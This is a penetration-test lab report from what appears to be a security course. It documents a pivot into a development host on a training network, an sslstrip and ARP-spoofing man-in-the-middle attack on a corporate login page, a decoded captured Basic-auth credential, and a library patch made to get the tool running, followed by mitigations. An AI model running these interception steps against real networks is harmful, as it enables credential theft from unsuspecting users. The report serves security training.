Ex0e0 Report

Benjamin Ruddy

2022-11-18

Contents

Goal

The goal in this exercise was to identify a possible target for sslstrip on `devbox.artstailor.com` and carry out an attack with it to gain credentials, keys, etc.

Technical Report

Finding: *Corporate login form vulnerable to HTTP downgrade attack with sslstrip Machine in the Middle*

Severity Rating: 6.0


CVSS Base Severity Rating: 6.0 AV:A AC:L PR:N UI:R S:C C:H I:H A:L


Vulnerability Description

This vulnerability involves the corporate HTTP login page at http://artstailor.com/Corp/, where there is a link leading to an HTTPS (secure) login form. The page containing this link, though, is not secured with HTTPS, and as such, leaves open the possibility for an attacker to set up a man-in-the-middle (MitM) attack that can redirect user to a malicious login page that itself does not use HTTPS, unlike the real one, and sniffs their credentials. This can lead the attacker to gaining the permissions on the company's internal server on whoever falls victim to this attack.

This attack vector is largely mitigated by the use of HTTP Strict Transport Security in modern browers, however, and thus the attack is not as feasible as it once was.


Confirmation method





rdesktop - innerouter.artstailor.com
https://www.artstailor.com/Corp
https://www.artstailor.com/Corp/secret/page2.html
Username
Password
Sign in
Cancel

Sign in to access this site


Authorization required by https://www.artstailor.com



```
root@www:/home/a.turing/sslstrip-extras/sslstrip# python sslstrip.py -l 1338
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Suppor
t for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
:0: UserWarning: You do not have a working installation of the service_identity module: 'No module named service_identity'.  Please install it from <https:/
/pypi.python.org/pypi/service_identity> and make sure all of its dependencies are satisfied.  Without the service_identity module, Twisted can perform only
rudimentary TLS client hostname verification.  Many valid certificate/hostname mappings may be rejected.

sslstrip 0.9 by Moxie Marlinspike running ...
```



```
are authorized to access the document
requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.54 (Debian) Server at www.artstailor.com Port 443</address>
</body></html>

2022-11-18 16:15:31,465 Resolving host: www.artstailor.com
2022-11-18 16:15:31,465 Host cached.
2022-11-18 16:15:31,466 Resolved host successfully: www.artstailor.com → 217.70.184.38
2022-11-18 16:15:31,466 Sending request via SSL ...
2022-11-18 16:15:31,467 HTTP connection made.
2022-11-18 16:15:31,467 Sending Request: GET /Corp/secret/page2.html
2022-11-18 16:15:31,467 Sending header: accept-language : en-US
2022-11-18 16:15:31,468 Sending header: host : www.artstailor.com
2022-11-18 16:15:31,468 Sending header: accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
signed-exchange;v=b3;q=0.9
2022-11-18 16:15:31,468 Sending header: user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Safari/537.36
2022-11-18 16:15:31,468 Sending header: connection : keep-alive
2022-11-18 16:15:31,468 Sending header: referer : http://www.artstailor.com/Corp/
2022-11-18 16:15:31,468 Sending header: upgrade-insecure-requests : 1
2022-11-18 16:15:31,468 Sending header: authorization : Basic Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09
2022-11-18 16:15:31,473 Got server response: HTTP/1.1 200 OK
2022-11-18 16:15:31,474 Got server header: Date:Fri, 18 Nov 2022 21:15:31 GMT
2022-11-18 16:15:31,474 Got server header: Server:Apache/2.4.54 (Debian)
2022-11-18 16:15:31,474 Got server header: Last-Modified:Wed, 09 Nov 2022 02:40:22 GMT
2022-11-18 16:15:31,474 Got server header: ETag:"130-5ed009406bdef"
2022-11-18 16:15:31,474 Got server header: Accept-Ranges:bytes
```



```
┌──(kali㉿kali)-[~]
└─$ base64 -d "Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09"
base64: Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09: No such file or directory

┌──(kali㉿kali)-[~]
└─$ echo "Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09" | base64 -d
c.steadman:KEY015-HzrfHS1GUmJFYR8g6sbcHw==
```

Mitigation or Resolution Strategy

To remediate this vulnerability, 1) ensure that all corporate network users are using up-to-date browsers that enable HTTP Strict Transport Security, and 2) for best practice, enable HTTPS at the landing with the link leading to the coroprate login form.

Additionally, it may be useful to to enforce having only one Media Access Control (MAC) address per physical network port. This way, an attacker cannot accumulate various different MAC addresses to perform ARP spoofing en-masse.

It is also advisable to have a configuration in a network Intrusion Detection / Prevention System (IDPS) such as Snort (https://www.snort.org/) that checks for suspicious ARP activity, such as a high amount of gratuitous ARP replies

Attack Narrative

Pivoting to get access to devbox


As we've done frequently in the past, we started off by copying over the Chisel Windows executable onto `costumes.artstailor.com`, running it as a client, and having it connect to our Kali machine which is running chisel as a server.

With this, we are now able to make contact with the devbox machine.

Gaining root-level access to devbox


Taking into account the credentials we found in Ex0d0, we notice the fact there is a line containing `Linux:<password>`. Using our previous knowledge from when we accessed the website running on Devbox, we remember that we are running *Apache Debian*. Thus, we conclude that it may be possible that user `a.turing`, whose "Linux" credential we have, may be usable to gain access to devbox through something like SSH.

Luckily, this turned out to be the case:



```
┌──(kali㉿kali)-[~]
└─$ proxychains ssh a.turing@devbox.artstailor.com
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  devbox.artstailor.com:22  ...  OK
a.turing@devbox.artstailor.com's password:
Linux www 5.10.0-17-amd64 #1 SMP Debian 5.10.136-1 (2022-08-13) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
a.turing@www:~$
```


Viewing the contents of `/etc/sudoers` confirms that our current user (a.turing) has sudo/root level access:



```
a.turing@www:~$ whoami
a.turing
a.turing@www:~$ cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
opp     ALL=(ALL:ALL) ALL
a.turing        ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
a.turing@www:~$ Connection to devbox.artstailor.com closed by remote host.
```


Attempting sslstrip

Now that we have an account with sudo permissions, we can start the process for installing and executing sslstrip. We first copy over sslstrip itself, along with its python dependencies:



```
┌──(kali㉿kali)-[~]
└─$ proxychains scp -r sslstrip-extras a.turing@devbox.artstailor.com:/home/a.turing/sslstrip-extras
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  devbox.artstailor.com:22  ...  OK
a.turing@devbox.artstailor.com's password:
arpspoof                                                                           100%   14KB   3.7MB/s   00:00
Twisted-20.3.0-cp27-cp27mu-manylinux1_x86_64.whl                                   100% 3103KB  39.8MB/s   00:00
tcpdump                                                                            100% 1232KB  36.3MB/s   00:00
Automat-0.3.0-py2.py3-none-any.whl                                                 100%   12KB   1.9MB/s   00:00
packed-refs                                                                        100%  312   132.6KB/s   00:00
```


After installing the required python wheel modules, we follow the instructions for sslstrip usage as laid out in the README file:




```
a.turing@www:~/sslstrip-extras/sslstrip$ cat README
sslstrip is a MITM tool that implements Moxie Marlinspike's SSL stripping
attacks.

It requires Python 2.5 or newer, along with the 'twisted' python module.

Installing:
        * Unpack: tar zxvf sslstrip-0.5.tar.gz
        * Install twisted:  sudo apt-get install python-twisted-web
        * (Optionally) run 'python setup.py install' as root to install,
          or you can just run it out of the directory.

Running:
        sslstrip can be run from the source base without installation.
        Just run 'python sslstrip.py -h' as a non-root user to get the
        command-line options.

        The four steps to getting this working (assuming you're running Linux)
        are:

        1) Flip your machine into forwarding mode (as root):
           echo "1" > /proc/sys/net/ipv4/ip_forward

        2) Setup iptables to intercept HTTP requests (as root):
           iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port <yourListenPort>

        3) Run sslstrip with the command-line options you'd like (see above).

        4) Run arpspoof to redirect traffic to your machine (as root):
           arpspoof -i <yourNetworkdDevice> -t <yourTarget> <theRoutersIpAddress>

More Info:
        http://www.thoughtcrime.org/software/sslstrip/
```

We do as the README says – enabling IP forwarding, routing to a listening port (will be 1338 in this case), and running sslstrip on that port.

To perform the Man-in-the-Middle (MitM) component of this with arpspoof, we take note of which website has some sort of authentication mechanism that may be vulnerable to sslstrip. To determine this, we run `tcpdump` on devbox, write the captured packets to a .pcap file, and copy it over to kali with scp for viewing in Wireshark:




```
root@www:/home/a.turing/sslstrip-extras# ./tcpdump -i ens33 -s 65535 -w devbox.pcap
tcpdump: listening on ens33, link-type EN10MB (Ethernet), snapshot length 65535 bytes
```



devbox.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.      Time        Source          Destination     Protocol  Length Info
       1 0.000000    10.70.184.100   10.70.184.39    SSH         98 Server: Encrypted packet (len=
       2 0.000063    10.70.184.100   10.70.184.39    SSH        106 Server: Encrypted packet (len=
       3 0.000105    10.70.184.100   10.70.184.39    SSH        122 Server: Encrypted packet (len=
```

As seen in the following screenshot, there is an IP at 10.70.184.101 (same subnet as devbox) trying to access a webpage at http://217.70.184.38/Corp/



```
http
No.     Time         Source          Destination     Protocol  Length Info
    190 32.315133    217.70.184.38   10.70.184.101   HTTP        625 HTTP/1.1 200 OK  (text/html)
    565 94.331677    217.70.184.38   10.70.184.101   HTTP        625 HTTP/1.1 200 OK  (text/html)
   1060 156.347571   217.70.184.38   10.70.184.101   HTTP        625 HTTP/1.1 200 OK  (text/html)
    188 32.314304    10.70.184.101   217.70.184.38   HTTP        494 GET /Corp/ HTTP/1.1
    563 94.330755    10.70.184.101   217.70.184.38   HTTP        494 GET /Corp/ HTTP/1.1
   1058 156.346750   10.70.184.101   217.70.184.38   HTTP        494 GET /Corp/ HTTP/1.1
```

Navigating over to this website through the web browser on our costumes RDP connection, we see the following “Secret landing page”:




rdesktop - innerouter.artstailor.com

Secret Landing Page

Not secure | 217.70.184.38/Corp/

Link

After clicking on the link, we are redirected to an HTTPS login form:



rdesktop - innerouter.artstailor.com

https://www.artstailor.com/Corp


https://www.artstailor.com/Corp/secret/page2.html

Sign in to access this site

Authorization required by https://www.artstailor.com


Thus, we know that http://www.artstailor.com/Corp/ (IP 217.70.184.38) is vulnerable to an HTTP downgrade attack with sslstrip.

From here, we proceed to determine our default gateway, with `route`:




```
root@www:/home/a.turing/sslstrip-extras# ip route
default via 10.70.184.1 dev ens33 proto static metric 100
```

We start up sslstrip:



```
root@www:/home/a.turing/sslstrip-extras/sslstrip# sslstrip -l 10000 -w plzwork -s -a
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWa
t for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
:0: UserWarning: You do not have a working installation of the service_identity module
/pypi.python.org/pypi/service_identity> and make sure all of its dependencies are sati
rudimentary TLS client hostname verification.  Many valid certificate/hostname mapping

sslstrip 0.9 by Moxie Marlinspike running...
█
```

Additionally, we disable the running service on port 80:




```
root@www:/home/a.turing/sslstrip-extras# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:10000           0.0.0.0:*               LISTEN      2526/python
tcp        0      0 10.70.184.100:53        0.0.0.0:*               LISTEN      636/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      636/named
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      669/sshd: /usr/sbin
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      878/cupsd
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      636/named
tcp        0      0 10.70.184.100:22        10.70.184.39:56273      ESTABLISHED 1667/sshd: a.turing
tcp        0     36 10.70.184.100:22        10.70.184.39:51573      ESTABLISHED 2054/sshd: a.turing
tcp        0      0 10.70.184.100:22        10.70.184.39:62106      ESTABLISHED 2315/sshd: a.turing
tcp        0      0 10.70.184.100:22        10.70.184.39:62104      ESTABLISHED 2253/sshd: a.turing
tcp6       0      0 :::80                   :::*                    LISTEN      689/apache2
tcp6       0      0 ::1:53                  :::*                    LISTEN      636/named
tcp6       0      0 fe80::250:56ff:fe87::53 :::*                    LISTEN      636/named
tcp6       0      0 :::22                   :::*                    LISTEN      669/sshd: /usr/sbin
tcp6       0      0 ::1:631                 :::*                    LISTEN      878/cupsd
tcp6       0      0 ::1:953                 :::*                    LISTEN      636/named
root@www:/home/a.turing/sslstrip-extras# systemctl stop apache
Failed to stop apache.service: Unit apache.service not loaded.
root@www:/home/a.turing/sslstrip-extras# systemctl stop apached
Failed to stop apached.service: Unit apached.service not loaded.
root@www:/home/a.turing/sslstrip-extras# systemctl stop apache2
```

Finally, we run arpspoof to successfully get in the middle of this connection, telling the victim that we are actually the gateway it needs to go through to reach the web server it wants to reach:

```
arpspoof -i ens33 -t 10.70.184.101 10.70.184.1
```

Unfortunately, it seems that sslstrip throws an error in our current configuration:



```
root@www:/home/a.turing/sslstrip-extras/sslstrip# python sslstrip.py -l 1338
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Suppor
t for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
:0: UserWarning: You do not have a working installation of the service_identity module: 'No module named service_identity'.  Please install it from <https:/
/pypi.python.org/pypi/service_identity> and make sure all of its dependencies are satisfied.  Without the service_identity module, Twisted can perform only
rudimentary TLS client hostname verification.  Many valid certificate/hostname mappings may be rejected.

sslstrip 0.9 by Moxie Marlinspike running...
Unhandled Error
Traceback (most recent call last):
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/log.py", line 103, in callWithLogger
    return callWithContext({"system": lp}, func, *args, **kw)
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/log.py", line 86, in callWithContext
    return context.call({ILogContext: newCtx}, func, *args, **kw)
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/context.py", line 122, in callWithContext
    return self.currentContext().callWithContext(ctx, func, *args, **kw)
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/context.py", line 85, in callWithContext
    return func(*args,**kw)
--- <exception caught here> ---
  File "/usr/local/lib/python2.7/dist-packages/twisted/internet/posixbase.py", line 614, in _doReadOrWrite
    why = selectable.doRead()
  File "/usr/local/lib/python2.7/dist-packages/twisted/internet/tcp.py", line 243, in doRead
    return self._dataReceived(data)
  File "/usr/local/lib/python2.7/dist-packages/twisted/internet/tcp.py", line 249, in _dataReceived
    rval = self.protocol.dataReceived(data)
  File "/usr/local/lib/python2.7/dist-packages/twisted/protocols/basic.py", line 579, in dataReceived
    why = self.rawDataReceived(data)
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http.py", line 649, in rawDataReceived
    self.handleResponseEnd()
  File "/home/a.turing/sslstrip-extras/sslstrip/sslstrip/ServerConnection.py", line 119, in handleResponseEnd
    HTTPClient.handleResponseEnd(self)
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http.py", line 612, in handleResponseEnd
    self.handleResponse(b)
  File "/home/a.turing/sslstrip-extras/sslstrip/sslstrip/ServerConnection.py", line 131, in handleResponse
    self.client.setHeader('Content-Length', len(data))
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http.py", line 1314, in setHeader
    self.responseHeaders.setRawHeaders(name, [value])
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http_headers.py", line 220, in setRawHeaders
    for v in self._encodeValues(values)]
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http_headers.py", line 40, in _sanitizeLinearWhitespace
    return b' '.join(headerComponent.splitlines())
exceptions.AttributeError: 'int' object has no attribute 'splitlines'
```


Patching the sslstrip error

Upon looking up the errors online, we come across this link:

https://github.com/scrapy/scrapyd/issues/311


Analyzing the solutions, they seem to involve either upgrading or downgrading certain dependencies, which we cannot do in the current network topology.

As such, we proceed to look for the offending piece of code based on the information gathered from the above Github link and attempt to patch this error-generating code ourselves. One file of importance stands out in the previous error output: `http_headers.py`.




```
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http_headers.py", line 40, in _sanitizeLinearWhitespace
    return b' '.join(headerComponent.splitlines())
exceptions.AttributeError: 'int' object has no attribute 'splitlines'
```

Based on the error, we see that the Python function `splitlines()` is being attempted on an int, as opposed to a string, as is expected. Given this, we proceed to edit the `return` line in `/usr/local/lib/python2.7/dist-packages/twisted/web/htttp_headers.py` (line 40) to cast the value it is returning to a string, to avoid this int return type that is causing us issues with splitlines():



```
    """
    return b' '.join(headerComponent.splitlines())
```




```
return b' '.join(str(headerComponent).splitlines())
```

